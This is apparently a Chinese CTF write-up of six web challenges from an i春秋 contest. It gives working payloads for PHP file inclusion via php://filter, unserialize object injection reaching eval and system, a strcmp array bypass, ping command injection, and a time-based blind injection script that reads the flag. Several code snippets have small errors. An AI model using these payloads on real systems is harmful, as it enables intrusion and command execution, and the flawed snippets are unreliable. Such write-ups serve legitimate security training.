

i春秋网络内生安全试验场CTF夺旗赛（第四季）12月赛web write up题解

原创

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订阅专栏

题主也是个刚入门的小菜鸡, 而且最近临近期末, 无奈能力有限只能作出部分web题 (未完待续...)

期末考完了, 还是很菜的我, 继续完成剩下的web题, 并尝试这用自己的想法去理解, 如果是小白, 看这篇write up说不定会好理解, 路漫漫且远兮, 一起加油!

1. 题目: nani
2. 题目: admin
3. 题目: Ping
4. 题目: random
5. 题目: post1
6. 题目: post2

题目: nani

看源码有提示,

view-source:http://120.55.43.255:24719/

```
1 <html>
2   <title>Where</title>
3
4 <a href="./index.php?file=show.php"></a></html>
5
```

构造语句读取user.php

http://120.55.43.255:24719/index.php?file=php://filter/read=convert.base64-encode/resource=user.php


base64解码，得出源码

```
<?php
class convent{
var $warn = "No hacker.";
function __destruct(){
eval($this->warn);
}
function __wakeup(){
foreach(get_object_vars($this) as $k => $v) {
$this->$k = null;
}
}
}
}
}
$cmd = $_POST[cmd];
unserialize($cmd);
?>
```

构造序列化语句：


s对应的是string的字数，所以

```
cmd=O:7:"convent":2:{s:4:"warn";s:17:"system("whoami");"}
```



s对应的是string的字数，所以

```
cmd=O:7:"convent":2:{s:4:"warn";s:13:"system("ls");"}
```




dsuhhjfdgjhaskjdkj.txt index.php show.php user.php

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懒得数数字，直接python。

```
> Visual Studio Code > jisuanzifu.py
1 print(len('dsuhhjfdgjhaskjdkj.txt'))
```

改下s数量 直接得flag



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题目：admin

看源码有提示

```
<!--
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')=="admin")){
    echo "hello admin!<br>";
    include($file); //class.php
}else{
    echo "you are not admin ! ";
}
-->
```

构造 <http://120.55.43.255:28119/?user=php://input&file=php://filter/convert.base64-encode/resource=class.php&pass=1>

Post传递admin

看源码有提示

```
1 There is a ping.php
2 <!--
3 $password="*****";
4 if(isset($_POST['password'])){
5     if (strcmp($_POST['password'], $password) == 0) {
6         echo "Right!!!login success";
7         include($_REQUEST['path']);
8         exit();
9     } else {
10        echo "Wrong password..";
11    }
12 -->
```

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构造

<http://120.55.43.255:21173/?path=php://filter/read=convert.base64-encode/resource=ping.php>

post传输password[]=asdasd


base64解码得出源码

```
<?php
if(isset($_REQUEST['ip'])) {
    $target = trim($_REQUEST['ip']);
    $substitutions = array(
        '&' => "&",
        ';' => ";",
        '|' => "|",
        '.' => ".",
        '$' => "$",
        '(' => "(",
        ')' => ")",
        '"' => "\"",
        '||' => "||",
    );
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );
    $cmd = shell_exec( 'ping -c 4 ' . $target );
    echo $target;
    echo "<pre>{$cmd}</pre>";
}
```

我们进行绕过处理

linux中: %0a、%0d、;、&、|、&&、||

windows中: %0a、&、|、%1a (一个神奇的角色, 作为.bat文件中的命令分隔符)




```
0.0.0.0 ls
```

```
PING 0.0.0.0 (0.0.0.0): 56 data bytes  
ffffffl111laagggg.txt  
index.php  
ping.php
```

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最后直接cat得flag



```
0.0.0.0 cat fffffffl111laagggg.txt  
PING 0.0.0.0 (0.0.0.0): 56 data bytes  
flag(Y
```

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题目 random

```

<?php
show_source(__FILE__);
include "flag.php";
$a = @$_REQUEST['hello'];
$seed = @$_REQUEST['seed'];
$key = @$_REQUEST['key'];

mt_srand($seed);
>true_key = mt_rand();
if ($key == $true_key){
    echo "Key Confirm";
}
else{
    die("Key Error");
}
eval( "var_dump($a);");
?> Key Error

```

这段代码意思就是说要**post**传入**seed**,

seed在**mt_srand ()** 这个函数下出来的值要和**post**传入的**key**值相等才会执行下一步**eval("var_dump(a);")**如果 **key == \$true_key**值不等, 就会执行**else**这个进程**die ()** 结束掉。

走一段php程序, 先得出相等的key值

```

<?php
$seed = 1;
$key = @$_REQUEST['key'];

mt_srand($seed);
>true_key = mt_rand();
echo $true_key;
?>
得出值1244335972

```


构造payload

```
payload = http://120.55.43.255:27189/?seed=1&key=1244335972&hello=1);system('ls'
```

payload构造也是有一定的意思的, **hello**的值传给**\$a**

效果如下**eval("var_dump (1); system ('ls'); ")**

这样就执行了**system ('ls')** 这个函数的命令, 然后**cat**得**flag**



Post1

进入页面




POST[a] 这次我们玩过滤好了。

查看源码

POST[a] 这次我们玩过滤好了。

```
<!--  
eval(system($c));//read flag.txt But no cat! !  
-->
```

Linux文本查看命令(cat,tac,rev,head,tail,more,less,cut)尝试一下



POST[a] 这次我们玩过滤好了。没抓到重点

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很有意思，尝试到cut的时候（没抓到重点）就没有了，意思是我抓到重点了？




但其实这题，并没有绕过{}

`$(IFS)`直接用就行了

`a=cut$(IFS)-b1-$(IFS)flag.txt`即可构造出来

查看的语法`cut -b1 - flag.txt` (b意思是里的1个字符串)



假设如果此题是绕过了空格和{}，做法如下：

`**$9`是命令行的第九个参数 不存在 所以是空，让`$(IFS)`可以解析

cut查看语句

打印从第1个字符开始到结尾：`cut -c1- flag.txt`**

(第2个字符开始，就用c2，以此类推，c的用法就是单个字节)



最后一题post2

看write up才只是懂个大概，解题是这样子的
用如下脚本跑flag，各位看客可以自己读下代码意思。

```
import requests
import string
dic = string.printable
flag = ""
for j in range(1,33):
    for i in range(len(dic)):
        url = "http://120.55.43.255:22712"
        data = {
            "cmd": "[ `cut -c "+str(j)+" flag.txt` = "%c" ] && sleep 5"%dic[i]
        }
        try:
            r = requests.post(url,data=data,timeout=1)
            # print data
        except requests.exceptions.ReadTimeout:
            flag += dic[i]
        print flag
        break
```

```
flag{W0w_Cut_4N
flag{W0w_Cut_4Nd
flag{W0w_Cut_4Nd_
flag{W0w_Cut_4Nd_C
flag{W0w_Cut_4Nd_C4
flag{W0w_Cut_4Nd_C4t
flag{W0w_Cut_4Nd_C4t_
flag{W0w_Cut_4Nd_C4t_l
flag{W0w_Cut_4Nd_C4t_lo
flag{W0w_Cut_4Nd_C4t_lo0
flag{W0w_Cut_4Nd_C4t_lo0k
flag{W0w_Cut_4Nd_C4t_lo0kS
flag{W0w_Cut_4Nd_C4t_lo0kS_
flag{W0w_Cut_4Nd_C4t_lo0kS_S
flag{W0w_Cut_4Nd_C4t_lo0kS_S4
flag{W0w_Cut_4Nd_C4t_lo0kS_S4m
flag{W0w_Cut_4Nd_C4t_lo0kS_S4m3
```

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